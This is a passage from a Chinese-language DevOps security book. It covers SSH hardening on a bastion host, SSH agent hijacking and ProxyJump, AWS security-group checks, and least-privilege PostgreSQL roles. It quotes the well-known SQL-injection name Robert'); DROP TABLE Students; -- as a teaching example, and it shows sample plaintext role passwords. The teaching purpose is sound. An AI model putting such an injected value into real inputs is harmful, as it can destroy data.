扫描输出返回了许多堡垒机的 SSH 服务器支持的参数信息，下一节我们再讨论如何调整这些参数。现在我们重点关注一下合规结果：它们给出了当前配置中存在的问题的提示，并引用了 Mozilla 的现代 SSH 推荐规范作为参考。

代码清单 4.32 SSH 配置没有通过 Mozilla 的现代指南的合规性检查

```
"compliance": {
  "policy": "Mozilla Modern",
  "compliant": false,
  "recommendations": [
    "Remove these Key Exchange Algos: diffie-hellman-group14-sha1",
    "Remove these MAC Algos: umac-64-etm@openssh.com, hmac-sha1-etm@openssh.
     com, umac-64@openssh.com, hmac-sha1"
  ],
  "references": [
    "https://wiki.***.org/Security/Guidelines/OpenSSH"
  ]
}
```

接下来，我们深入讨论 SSH 配置的细节，让堡垒机通过 Mozilla 的现代指南的合规性检查。

现代 SSHD 配置

和近 20 年来被广泛使用的任何软件一样，OpenSSH 也不得不处理老客户端的向后兼容问题。因此，大多数 OpenSSH 设施都会支持许多种加密算法，其中有些算法相对更安全一些。

/etc/ssh/sshd_config 中的服务器配置可以限制 SSH 提供的算法来增加安全性。你会发现这些参数在默认配置中使用得很少，因为这样会限制 SSH 客户端连接到服务器的范围，但是如果你确定你的客户端支持（或是强制它们支持）现代协议，那么限制算法就不是问题了。

Mozilla 的 OpenSSH 指南维护着一份 SSHD 现代配置模板（链接 4.12）。这些参数要适当地替换掉现有的 /etc/ssh/sshd_config 配置，如代码清单 4.33 所示。

代码清单 4.33 在堡垒机的 SSHD 配置中使用 Mozilla 现代配置

```
# Supported HostKey algorithms by order of preference.
HostKey /etc/ssh/ssh_host_ed25519_key
HostKey /etc/ssh/ssh_host_rsa_key
HostKey /etc/ssh/ssh_host_ecdsa_key

# Supported Key Exchange algorithms
KexAlgorithms curve25519-sha256@libssh.org,ecdh-sha2-nistp521,
              ecdh-sha2-nistp384,ecdh-sha2-nistp256,
              diffie-hellman-group-exchange-sha256

# Supported encryption algorithms
Ciphers chacha20-poly1305@openssh.com,aes256-gcm@openssh.com,
        aes128-gcm@openssh.com,aes256-ctr,aes192-ctr,aes128-ctr

# Supported Messages Authentication Code algorithms
MACs hmac-sha2-512-etm@openssh.com,hmac-sha2-256-etm@openssh.com,
     umac-128-etm@openssh.com,hmac-sha2-512,hmac-sha2-256,
     umac-128@openssh.com

# LogLevel VERBOSE logs user's key fingerprint on login and
# provides a reliable audit log of keys used to log in.
LogLevel VERBOSE

# Log sftp level file access (read/write/etc.)
Subsystem sftp  /usr/lib/ssh/sftp-server -f AUTHPRIV -l INFO

# Root login is not allowed for auditing reasons, Operators must use "sudo"
PermitRootLogin No

# Use kernel sandbox mechanisms where possible in unprivileged processes
UsePrivilegeSeparation sandbox
```

设置好这些参数后重启 SSHD 服务，然后从客户端使用 -v 标志连接来显示调试信息。你要确认所有客户端都可以使用 OpenSSH 现代版本（6.6.7 之后的版本）来协商与上述算法之一的连接。如果连接成功，客户端的调试输出会显示代码清单 4.34 中类似的密钥交换。

代码清单 4.34 SSH 日志显示了现代化算法的使用

```
$ ssh -i .ssh/id_rsa_sam_2018-02-31 sam@52.91.225.2 -v
[…]
debug1: kex: algorithm: curve25519-sha256@libssh.org
debug1: kex: host key algorithm: ecdsa-sha2-nistp256
debug1: kex: server->client cipher: chacha20-poly1305@openssh.com MAC:
     <implicit> compression: none
debug1: kex: client->server cipher: chacha20-poly1305@openssh.com MAC:
     <implicit> compression: none
[…]
```

这份配置生效之后，你可以重新运行 ssh_scan 工具，看看堡垒机配置是否可以通过 Mozilla 指南的合规性检查，如代码清单 4.35 所示。注意 -u 标志的用法，如果合规性检查没有通过，ssh_scan 命令会以非零退出码退出。

代码清单 4.35 合规性检查通过，带 -u 标志的 ssh_scan 命令将返回零

```
$ docker run -it mozilla/ssh_scan /app/bin/ssh_scan \
-t 52.91.225.2 -P config/policies/mozilla_modern.yml -u
$ echo $?
0
```

退出码为 0，代表你现在合规了。如果能在部署过程中执行这种扫描就太好了。可惜的是，要在部署器的 Docker 容器里运行 ssh_scan 的 Docker 容器并不简单（在 Docker 中运行 Docker 需要一些技巧，这里我们不做讨论）。但是，在其他任何主机上（例如监控系统）执行这种扫描也费不了多少工夫。

现代 SSH 客户端配置

服务器上应用的算法限制同样可以被应用到客户端。作为管理员，确保 SSH 客户端能始终强制使用健壮的连接参数，这是不会错的。这里，我们再一次遵循 Mozilla 现代指南，在 /home/sam/.ssh/config 中使用代码清单 4.36 中的配置。

代码清单 4.36 运维人员 SSH 客户端的 Mozilla 现代配置

```
# Ensure KnownHosts are unreadable if leaked
# making it harder to know which hosts your keys have access to
HashKnownHosts yes

# Host keys the client accepts - order here is honored by OpenSSH
HostKeyAlgorithms    ssh-ed25519-cert-v01@openssh.com,
                     ssh-rsa-cert-v01@openssh.com,
                     ssh-ed25519,ssh-rsa,
                     ecdsa-sha2-nistp521-cert-v01@openssh.com,
                     ecdsa-sha2-nistp384-cert-v01@openssh.com,
                     ecdsa-sha2-nistp256-cert-v01@openssh.com,
                     ecdsa-sha2-nistp521,ecdsa-sha2-nistp384,
                     ecdsa-sha2-nistp256

KexAlgorithms    curve25519-sha256@libssh.org,ecdh-sha2-nistp521,
                 ecdh-sha2-nistp384,ecdh-sha2-nistp256,
                 diffie-hellman-group-exchange-sha256

MACs     hmac-sha2-512-etm@openssh.com,hmac-sha2-256-etm@openssh.com,
         umac-128-etm@openssh.com,hmac-sha2-512,hmac-sha2-256,
         umac-128@openssh.com

Ciphers chacha20-poly1305@openssh.com,aes256-gcm@openssh.com,
         aes128-gcm@openssh.com,aes256-ctr,aes192-ctr,aes128-ctr
```

客户端参数和服务器参数共同保证了牢固的加密算法总是被用来保护 SSH 信道。

理解密码学

在信息安全领域，密码学自成一派。掌握它需要经年累月的研究和实践，然而犯一个将服务置于风险中的错误却很容易。

当我们在第 5 章讲到 HTTPS 和 TLS 时，我会介绍加密通信的核心概念，也许会给这个复杂的话题带来一些启发。同时，在通常情况下，你应该参考 Mozilla 指南这种经过检验的标准来保护你的服务。

作为运维人员，对时常影响加密算法的安全问题要了然于胸。通过遵循新版本的受信标准，定期对 SSH 配置进行重新检查，并始终尝试使用现代参数。

防止 SSH 代理劫持

SSH 代理是管理员的 SSH 工具箱中最常用也是最危险的工具之一。它是一个常驻程序，并在 SSH 客户端所在的本地机器上运行，而且它要持有解密后的私钥。如果没有 SSH 代理，运维人员每次在发起远程服务器的连接时都要输入私钥的口令，而且用不了多久，运维人员就会觉得过于烦琐。运维人员使用 `ssh-add` 命令就可以解锁他们的密钥并加载到代理的内存里，且只用操作一次。只要代理还在运行，运维人员就可以使用这些密钥。可以指定一个额外的 `-t` 参数使密钥在一段时间后过期。

代码清单 4.37 ssh-add 解密私钥并将其加载到 SSH 代理中，持续六小时

```
$ ssh-add -t 1800 ~/.ssh/id_rsa_sam_2018-02-31
```

代理的主要目的是通过网络转发身份验证数据。想一想这种情况，你想通过堡垒机 `ssh` 进入发票应用服务器。你需要先 `ssh` 进入堡垒机，然后发起另一条到发票应用的 SSH 连接。第二条连接需要的密钥对不在堡垒机中，它们只存储在你自己的本地机器上。你可以将私钥拷贝到堡垒机上，但这也是主要的安全风险。图 4.9 中展示的 SSH 代理转发解决了这个问题，解决的方法是允许第二条连接将第一条连接当成隧道来穿过，并从运维人员机器上的代理请求验证数据。




图 4.9 SSH 代理能在服务器之间进行转发，让运维人员的机器不必在网络上发送私钥就可以执行验证请求（实线箭头表示）。

转发 SSH 代理是一种强大的技术，在系统管理员中十分流行，但很少有人知道这其中潜藏的安全风险：当代理被转发时，任何能访问代理的人都可以访问运维人员的验证数据。实际上，任何有堡垒机 root 访问权限的人都可以使用运维人员的代理。这是因为代理在堡垒机上创建了一个 UNIX 套接字，允许后续的 SSH 连接和运维人员的机器对话。UNIX 套接字的地址存放在 SSH_AUTH_SOCK 环境变量中，只能由用户访问，如代码清单 4.38 所示。但是 root 可以窃取用户的身份并访问它的套接字。

代码清单 4.38 堡垒机上 SSH 代理套接字的地址和权限

```
$ echo $SSH_AUTH_SOCK
/tmp/ssh-aUoLbn8rF9/agent.15266

$ ls -al /tmp/ssh-aUoLbn8rF9/agent.15266
srwxrwxr-x 1 sam sam 0 Sep  3 14:44 /tmp/ssh-aUoLbn8rF9/agent.15266
```

建议你在使用代理时要小心，只有主机可以被信任并且在必要时才启用它。实际上，这就是说在默认情况下要禁用代理，要么在用 SSH 命令行连接服务器时使用 -A 参数，要么只针对特定的主机启用代理。代码清单 4.39 展示的是仅对堡垒机启用代理的配置。

代码清单 4.39 除了堡垒机，默认禁用 SSH 代理

```
Host *
    ForwardAgent no
Host ***.securing-devops.com
    ForwardAgent yes
```

我个人倾向于完全禁用代理，只是在必要时使用 SSH 命令行的 -A 标志。这有

一些烦琐，但如果你很少需要跳转主机，那么它提供的安全性比永久转发要高。

更好的选择：ProxyJump

如果你使用的是现代 OpenSSH 设施（从版本号 7.3 开始），选项 ProxyJump 提供了一个 SSH 代理转发的安全替代品。你可以在命令行通过 -J 标识使用 ProxyJump：

```
$ ssh -J ***.securing-devops.com target-server.securing-devops.com
```

你也可以设置配置文件，对任何属于 ***-devops.com 域的主机自动使用 ProxyJump，配置如下：

```
Host *.securing-devops.com
    ProxyJump ***.securing-devops.com
```

ProxyJump 没有在中转的堡垒机上暴露套接字，因此也就不存在 SSH 代理那样的安全漏洞。如果你的基础设施支持现代 SSH，可优先考虑这种方法。

我们对 SSH 安全性的介绍到此为止。现在你的堡垒机有了最合理的配置，做好了成为基础设施入口的准备。在下一节，我们将重新审视网络访问控制，以阻止对发票应用基础设施的直接访问，并让所有访问都要通过堡垒机。

4.3.6 开放安全组之间的访问权限

回到图 4.4 中，我们在那里讨论了堡垒机的安全组策略，现在你需要开放从堡垒机到发票应用安全组的 SSH 访问权限，以及从堡垒机到数据库的 PostgreSQL 访问权限。我们在 pineapple 测试中定义了这些规则，这些测试编写在 4.2 节中，用来校验安全组当时的状态。

代码清单 4.40 审计堡垒机对发票应用的访问的 pineapple 配置

```
rules:
    - src: 0.0.0.0/0
      dst: load-balancer
      dport: 443

    - src: load-balancer
      dst: application
      dport: 80
```

```
- src: application
  dst: database
  dport: 5432

- src: bastion
  dst: application
  dport: 22

- src: bastion
  dst: database
  dport: 5432
```

堡垒机对发票应用服务器的访问。

堡垒机对发票应用数据库的访问。

堡垒机自身用标签 environment-name: invoicer-bastion 定义，如代码清单 4.41 所示。

代码清单 4.41 堡垒机组件在 pineapple 中的定义

```
components:
    - name: bastion
      type: ec2
      tag:
          key: environment-name
          value: invoicer-bastion
```


将这个配置加到部署器的安全组测试中，运行测试对安全组现状进行校验。测试会像代码清单 4.42 中展示的这样，测试失败是因为现在你还没有开放必要的安全组。

代码清单 4.42 测试失败：不允许发票应用连接的安全组

```
2016/09/03 12:16:48 building map of security groups for all 4 components
2016/09/03 12:16:51 "awseb-e-c-AWSEBLoa-1VXVTQLSGGMG5" matches tags
    elasticbeanstalk:environment-name:invoicer-api
2016/09/03 12:16:52 "i-7bdad5fc" matches tags elasticbeanstalk:environment-
    name:invoicer-api
2016/09/03 12:16:54 "arn:aws:rds:us-east-1:927034868273:db:invoic
    er201605211320" matches tags environment-name:invoicer-api
2016/09/03 12:16:55 "i-046acd35" matches tags environment-name:invoicer-
    bastion
2016/09/03 12:16:55 rule 0 between "0.0.0.0/0" and "load-balancer" was found
2016/09/03 12:16:55 rule 1 between "load-balancer" and "application" was
    found
2016/09/03 12:16:55 rule 2 between "application" and "database" was found
2016/09/03 12:16:55 FAILURE: rule 3 between "bastion" and "application" was
    NOT found
```

你已经有了将堡垒机和应用安全组开放给发票应用所需的 ID。代码清单 4.43 中执行的是实现这些规则所需的两条命令。

代码清单 4.43 将 RDS 和 EC2 安全组开放给堡垒机



在这些规则就绪之后，你可以再次执行 `pineapple` 测试，来校验配置的状态。

代码清单 4.44 当堡垒机的规则生效后，所有 `pineapple` 测试都通过了

```
2016/09/03 12:39:26 rule 3 between "bastion" and "application" was found
2016/09/03 12:39:26 rule 4 between "bastion" and "database" was found
```

关于堡垒机和 SSH 的部分，介绍到此结束。完善的堡垒机策略对基础设施的安全至关重要，这一点我如何强调都不为过。保护一个访问点比保证多个可以从互联网直接访问的系统的完整性要轻松得多。花些时间构建足够安全和冗余的堡垒机，并要求所有敏感的访问都要穿过它们，这能避免将来的一些麻烦出现。

在下一节，我们将讨论基础设施安全性的另一个关键领域：数据库安全性，以及如何确保对公司数据的访问是受保护的。

4.4 控制对数据库的访问

在过去的服务运维过程中，多个服务通常共享一个关系型数据库，该数据库充当多个应用之间的数据代理人。每个应用都有自己的一套凭证和权限，而数据库通常拥有数百张表，并且覆盖的数据常常有 TB 级之多。这种单体模型给位于中心的数据库带来了巨大的安全压力，让它的运维成了复杂枯燥的任务，而这些任务往往只能由数据库管理员（DBA，Database Administrator）这样的专家才能够完成。

微服务方法改变了服务架构的单体视角，将其变成了服务之间通过公开 API 交互的模型。在微服务中，数据库是服务私有的，其他人的任何服务都不能直接访问它们。访问控制的复杂性从数据层转移到了应用层，规定哪个服务能够访问哪些内容的详细规则必须由 API 来维护。

DevOps 采用微服务来加快单个服务的演进速度（整体服务的修改通常没那么频繁）。微服务的优缺点不在本书讨论的范围内。我们在这里要关注的是在这种类型的环境中保护数据库的架构概念。

在保护数据库（或其他基础设施）时，我们应该问的主要问题是："完成手头的这个任务最少需要哪些权限？"在发票应用的这个例子中，我们要针对三个不同的群体提出这个问题：

- 发票应用自己需要创建、读取和更新数据库中的发票，与此同时，它不应该被允许改变数据库自身的结构。
- 运维人员，他们需要管理员权限完成对数据库结构的修改或是配置的修改。
- 开发人员，他们需要必要的权限在不破坏用户隐私的前提下诊断代码中的问题。

许多应用还需要第四个群体来进行报告和商业智能服务。最后这一组往往是最难保护的，原因在于为了精度，他们要大范围地访问数据，这也让他们成为攻击者在入侵时的主要目标。我们在讨论时没有涵盖这一组，而是确保我们讨论的技术也可以应用到这一组中。

4.4.1 分析数据库结构

我们先连上发票应用的数据库，看看它的结构。你可以连接堡垒机，然后使用 PostgreSQL 的 psql 客户端来建立到数据库的连接，如代码清单 4.45 所示。你需要使用第 2 章中创建的管理员凭证进行验证身份。

代码清单 4.45 通过堡垒机连接数据库并列出数据表

```
sam@ip-172-31-45-243:~$ psql -U invoicer -h ***.
     czvvrkdqhklf.us-east-1.rds.amazonaws.com -p 5432 invoicer
Password for user invoicer:
psql (9.5.4, server 9.4.5)
SSL connection (protocol: TLSv1.2, cipher: ECDHE-RSA-AES256-GCM-SHA384, bits:
     256, compression: off)
Type "help" for help.

invoicer=> \d
               List of relations
 Schema |       Name        |   Type   |  Owner
--------+-------------------+----------+----------
 public | charges           | table    | invoicer
 public | charges_id_seq    | sequence | invoicer
 public | invoices          | table    | invoicer
 public | invoices_id_seq   | sequence | invoicer
 public | sessions          | table    | invoicer
(5 rows)
```

这个数据库十分简单，只有三张表：费用、发票及会话，它们的详细信息展示在代码清单 4.46 中。发票应用需要对全部这些列的访问权限，现在的做法是使用管理员账户来访问数据库。如果应用服务器被攻破，攻击者就会获得管理员访问权限，并利用它来篡改或删除数据。你只应该授予应用最小的权限，以及尽可能地降低这种风险。可以确定的是，它需要插入发票，还可能要更新发票，但很确定的是它不能删除任何发票记录！

代码清单 4.46 费用表、发票表及会话表的列和索引

```
invoicer=> \d charges
         Table "public.charges"
   Column    |           Type           |
-------------+--------------------------+
 id          | integer                  |
 created_at  | timestamp with time zone |
 updated_at  | timestamp with time zone |
 deleted_at  | timestamp with time zone |
 invoice_id  | integer                  |
 type        | text                     |
 amount      | numeric                  |
 description | text                     |

invoicer=> \d invoices
         Table "public.invoices"
    Column    |           Type           |
--------------+--------------------------+
 id           | integer                  |
 created_at   | timestamp with time zone |
 updated_at   | timestamp with time zone |
 deleted_at   | timestamp with time zone |
 is_paid      | boolean                  |
 amount       | integer                  |
 payment_date | timestamp with time zone |
 due_date     | timestamp with time zone |
invoicer=> \d sessions
           Table "public.sessions"
   Column    |           Type           |
-------------+--------------------------+
 id          | text                     |
 data        | text                     |
 created_at  | timestamp with time zone |
 updated_at  | timestamp with time zone |
 expires_at  | timestamp with time zone |
```

在我们深入讨论如何创建这些权限之前，我们先来看看 PostgreSQL 在访问控制方面都提供了哪些功能。

4.4.2 PostgreSQL 的角色和权限

所有成熟的数据库都提供了细粒度的访问控制和权限，而 PostgreSQL 就是最成熟的关系型数据库之一。PostgreSQL 数据库的权限运用了两条核心原则：

- *连接到数据库的用户身份由它们的角色决定。*一个角色承载了一组权限，数据库对象，如表、序列或索引，也可以被一个角色所有。角色也可以从其他角色继承，而且通常是从公共角色继承的。这种继承模型允许复杂的策略构建，但也使权限的管理和审计更加困难。需要注意的是，角色是在数据库服务器程序 `postgres` 中定义的，在 `postgres` 中是全局有效的。
- *数据库对象权限通过授权处理。*授权给予角色执行操作的权限。标准授权操作有 `SELECT`、`INSERT`、`UPDATE`、`DELETE`、`REFERENCES`、`USAGE`、`UNDER`、`TRIGGER`，以及 `EXECUTE`，它们的细节可以在 PostgreSQL 文档（链接 4.13）中找到。所有可以授权的内容也可以使用相反的操作 `REVOKE` 来撤销。

SQL 标准（在本书编写时是 ISO/IEC 9075-1:2011）规定了角色和授权的含义。大多数实现了该标准的关系型数据库都使用了相似的处理权限方式，你所掌握的知识可以让你在数据库的相互转换中应对自如。

在 psql 终端中可以使用 PostgreSQL 的 `\dp` 命令列出一个数据库的权限。代码清单 4.47 展示了对发票应用数据库执行 `\dp` 命令的输出。

代码清单 4.47 发票应用数据库中表的权限

```
invoicer=> \dp
                              Access privileges
 Schema |       Name        |   Type   | Access privileges | Column privileges
--------+-------------------+----------+-------------------+-------------------
 public | charges           | table    |                   |
 public | charges_id_seq    | sequence |                   |
 public | invoices          | table    |                   |
 public | invoices_id_seq   | sequence |                   |
 public | sessions          | table    |                   |
(5 rows)
```

类似地，你可以使用 `\d` 列出表的所有权，所有权在逻辑上属于管理员“invoicer”，因为现在只有这一个用户。

代码清单 4.48 发票应用数据库中表的所有权

```
invoicer=> \d
                List of relations
 Schema |       Name        |   Type   |  Owner
--------+-------------------+----------+---------
 public | charges           | table    | invoicer
 public | charges_id_seq    | sequence | invoicer
 public | invoices          | table    | invoicer
 public | invoices_id_seq   | sequence | invoicer
 public | sessions          | table    | invoicer
(5 rows)
```

最后，\du 命令可以列出 PostgreSQL 服务器上存在的角色，包括它们的属性及它们继承的角色。再一次强调，要牢记这些角色是在 PostgreSQL 服务器这个级别定义的，而不是在发票应用数据库这个级别定义的。代码清单 4.49 展示了用户 invoicer 的声明，它继承了 rds_superuser 角色。rds_superuser 是 AWS RDS 的特定角色，除了类似复制配置这样的敏感操作，它拥有大多数超级用户权限的授权。虽然 invoicer 是特定于某个 RDS 实例的角色，但在每个 AWS 管理的 PostgreSQL 数据库中都能找到 rds_superuser 这个角色。

代码清单 4.49 托管发票应用数据库的 RDS PostgreSQL 服务器的角色

```
invoicer=> \du
                                   List of roles
   Role name   |                         Attributes                         |  Member of
---------------+----------------------------------------------------------------------------
 invoicer      | Create role, Create DB                                     | {rds_superuser}
               | Password valid until infinity                              |
 rds_superuser | Cannot login                                               | {}
 rdsadmin      | Superuser, Create role, Create DB,                         | {}
               | Replication, Password valid indefinitely                   |
 rdsrepladmin  | No inheritance, Cannot login, Replication                  | {}
```

现在你对数据库权限模型有了更清楚的认识，是时候为应用、运维和开发人员创建角色了。

4.4.3 为发票应用定义细粒度的权限

我们从需要定义的三个角色中的最简单的那个开始：需要发票应用数据库所有权限的运维人员。你可以重用已经提供给 invoicer 角色的权限，使用代码清单 4.50 展示的这条命令为 sam 创建一个角色。

代码清单 4.50 创建一个运维人员角色 sam

```
invoicer=> \c postgres
postgres=> CREATE ROLE sam
```

切换到 postgres 数据库。

创建一个名为 sam 的新角色。

```
postgres-> LOGIN
postgres-> PASSWORD 'ludh12(Q&Eh1khzdlsf'
postgres-> CREATEDB
postgres-> CREATEROLE
postgres-> INHERIT;
CREATE ROLE

postgres=> GRANT invoicer TO sam;
GRANT ROLE
```

允许这个角色登录数据库。

分配一个密码。

允许这个角色创建数据库。

允许这个角色创建其他角色。

允许这个角色继承其他角色。

让 sam 继承 invoicer 的权限。

Sam 将自动继承 invoicer 角色，而 invoicer 继承了 rds_superuser 角色。使用代码清单 4.51 中创建和销毁测试数据库的命令，你可以测试用户 sam 对数据库的连接。

代码清单 4.51 验证 sam 是数据库的管理员

```
$ psql -U sam \
-h ***.czvvrkdqhklf.us-east-1.rds.amazonaws.com \
-p 5432 postgres
postgres=> CREATE DATABASE testsam;
CREATE DATABASE
postgres=> DROP DATABASE testsam;
DROP DATABASE
```

Sam 现在被授予了几乎全部的数据库权限。为每一个运维人员创建一个角色的好处是便于审计：RDS 实例的日志记录了哪些角色在实例上执行了操作，在审视过去发生的活动时，这些日志可以派上大用场。例如，如果 Sam 尝试使用 set role rdsadmin，当命令将她的角色切换到 rdsadmin 用户时（这个操作是禁止的），错误日志将捕获这次违规行为，并将它和执行这次操作的运维人员的身份关联在一起。

代码清单 4.52 RDS 错误日志捕捉到了权限违规

```
2016-09-04 20:12:12 UTC:172.31.45.243(37820):sam@postgres:[16900]:ERROR:
    permission denied to set role "rdsadmin"
```

在正常操作中，这种类型的错误从来都不应该发生，因此它是一个明显的信号，表明有不寻常的事情发生了。千万不要忽略日志中的“permission denied”消息。

授权开发人员访问

我们要注意的第二类用户是开发人员。安全团队由于担忧数据会泄露到不安全的环境中，在许多基础设施中，他们拒绝授予开发人员任何访问权限。在我们进一步讨论之前，我们必须清楚这样一个事实：即使只是将有限的访问权限授予给了任何人，无论是运维人员还是开发人员，也会增加数据泄露的可能性。相关人员必须意识到拥有特别访问权限的风险，并且要接受安全处理数据的培训。数据就像放射性废料：你不想长时间地接近它，它应该始终被放在高度安全的容器中移动。

可以这么说，无论是将数据库访问权限授予运维人员还是开发人员，其实并没有实质性区别。如果相关人员训练有素，能够保护好他们的访问权限，你就应该信任他们，给他们提供需要的访问权限。禁止开发人员访问数据库就和完全不保护数据一样，会在运维复杂度上给公司带来损害。安全往往意味着找到一个中间地带。

为了方便示例，我们介绍一位新成员 Max，他是一位开发人员，他想访问数据库里的技术信息，包括表的大小、活跃的会话、条目的数量，等等。Max 不需要也不想访问个人识别信息（PII，Personally-Identifiable Information），所以你需要创建一组权限，禁止他访问敏感的列。先从为 Max 创建一个可以登录的角色开始。

代码清单 4.53 创建一个 Max 可以登录数据库的角色

```
invoicer=> CREATE ROLE max LOGIN PASSWORD '03wafje*10923h@(&l';
CREATE ROLE
```

Max 可以用这对用户名密码连接到数据库，并访问其自动继承的公共模式允许访问的那些对象，包括表的大小，以及和数据库实例有关的重要信息，但是如果他想尝试访问发票应用数据表里的任何记录，一条“permission denied”错误会立即中断查询。

代码清单 4.54 允许 Max 查看数据库状态，但不允许他查看表里的记录

```
invoicer=> \c invoicer
invoicer=> \d+
                                  List of relations
 Schema |       Name        |   Type   | Owner   |    Size    | Description
--------+-------------------+----------+---------+------------+-------------
 public | charges           | table    | invoicer | 16 kB      |
 public | charges_id_seq    | sequence | invoicer | 8192 bytes |
 public | invoices          | table    | invoicer | 8192 bytes |
 public | invoices_id_seq   | sequence | invoicer | 8192 bytes |
 public | sessions          | table    | invoicer | 8192 bytes |
(5 rows)

invoicer=> select * from charges;
ERROR:  permission denied for relation charges
```

发票应用数据库一共有三张表，你将授权 Max 读取（SELECT）每一张表里多个不包含敏感信息的列：

- 费用表允许 Max 读取费用 ID、时间戳及发票 ID。Max 没有权限访问费用类型、金额和描述。
- 发票表允许 Max 读取发票 ID、时间戳及支付状态。Max 没有权限访问发票金额、支付方式和到期日。
- 会话表允许 Max 读取 ID 和时间戳。Max 没有权限访问会话数据。

代码清单 4.55 授权 Max 读取非敏感信息

```
invoicer=> GRANT SELECT (id, created_at, updated_at,
           deleted_at, invoice_id) ON charges TO max;
GRANT
invoicer=> GRANT SELECT (id, created_at, updated_at,
           deleted_at, is_paid) ON invoices TO max;
GRANT
invoicer=> GRANT SELECT (id, created_at, updated_at,
           expires_at) ON sessions TO max;
GRANT
```

\dp 命令可以返回以上指令授予 Max 的权限的详细列表，如代码清单 4.56 所示。Column privileges 列中的每一个条目都代表了一个列名，后面跟着被授权的角色名及一个说明权限的字母。字母 r 代表读取权限，对应的是 SELECT SQL 语句。

代码清单 4.56 发票数据库权限显示了 Max 的只读访问权限

```
invoicer=> \c invoicer
invoicer=> \dp
                    Access privileges
 Schema |      Name        |   Type   | Column privileges
--------+------------------+----------+-------------------
 public | charges          | table    | id:               +
        |                  |          |   max=r/invoicer  +
        |                  |          | created_at:       +
        |                  |          |   max=r/invoicer  +
        |                  |          | updated_at:       +
        |                  |          |   max=r/invoicer  +
        |                  |          | deleted_at:       +
        |                  |          |   max=r/invoicer  +
        |                  |          | invoice_id:       +
        |                  |          |   max=r/invoicer
```

```
 public | charges_id_seq   | sequence |
 public | invoices         | table    | id:              +
        |                  |          |   max=r/invoicer +
        |                  |          | created_at:      +
        |                  |          |   max=r/invoicer +
        |                  |          | updated_at:      +
        |                  |          |   max=r/invoicer +
        |                  |          | deleted_at:      +
        |                  |          |   max=r/invoicer +
        |                  |          | is_paid:         +
        |                  |          |   max=r/invoicer
 public | invoices_id_seq  | sequence |
 public | sessions         | table    |
(5 rows)
```

在具备了这些权限之后，Max 可以调试数据库中的技术问题，但不能访问任何敏感信息。这种类型的权限通常足够他完成开发工作，避免 DevOps 人员犯下将用户数据置于风险之中的错误。

在强化访问控制的最后一个步骤里，我们重新审视一下应用自身被授予的那些权限。

限制应用的权限

截至目前，应用的权限是最难管理的。在面对为应用定义细粒度权限的挑战时，大多数开发人员选择放弃，并让应用不受限地访问数据库。有太多代表开发人员处理模式管理的 Web 框架也在此前提下工作。限制对数据库的访问的应用反而更像是异类而非守法公民。

为应用提供不受限制的用户的主要风险在于：让攻击者在入侵时能有机可乘地破坏敏感数据。当 SQL 注入漏洞可以执行管理员任务时将会变得更加危险。在 Randall Munroe 的 xkcd 漫画 *Exploits of Mom*（妈妈攻击，链接 4.14）中，儿子的注册信息被录入学校的数据库后，数据库中的所有记录都遭到了破坏。原因就是他的名字：`Robert'); DROP TABLE Students; --`。这是一次经典的 SQL 注入。这副漫画完美地突出了两个主要问题：

- 应该采取输入的无害处理来对敏感字符进行转义，就像第 3 章中讨论的那样。
- 应该永远不允许处理学生记录的应用在数据库上发起 `DROP` 语句。

在发票应用的例子里，你可能从来没有想要删除表里的任何数据，更不必说删除整张表了！相反地，你会将已删除记录的 `deleted_at` 时间戳更新为非空值来将它标记为已删除。实际上，允许应用在费用表和发票表上发起的语句应该只有 `SELECT`、`INSERT` 和 `UPDATE`。

你还需要允许通过 `USAGE` 语句来使用序列，以及更新和删除会话。代码清单 4.57 展示了授予新创建的 `invoicer_app` 角色的权限。

代码清单 4.57 授予针对特定记录的创建、读取及更新权限

```
GRANT SELECT, INSERT
ON charges, invoices, sessions TO invoicer_app;

GRANT UPDATE (updated_at, deleted_at, description)
ON charges TO invoicer_app;

GRANT UPDATE (updated_at, deleted_at, is_paid, payment_date, due_date)
ON invoices TO invoicer_app;

GRANT UPDATE, DELETE ON sessions TO invoicer_app;

GRANT USAGE
ON charges_id_seq, invoices_id_seq TO invoicer_app;
```

在具备这些权限之后，你需要编辑在第 2 章创建的发票应用的 EB 配置。当前保存管理员密码的环境变量 INVOICER_POSTGRES_USER 和 INVOICER_POSTGRES_PASSWORD 应该被替换成使用正确的 invoicer_app 角色的值。在配置修改之后，EB 将使用新参数来重新部署应用，现在发票应用将使用受限的权限而不是管理员权限进行操作。

4.4.4 在部署器中断言权限

数据库权限很难做到长期维护，尤其是产品在快速演进的时候。保持细粒度的权限持续有效，同时还想让产品可以快速地迭代，将权限测试作为部署流水线的一个组成部分就很重要了。

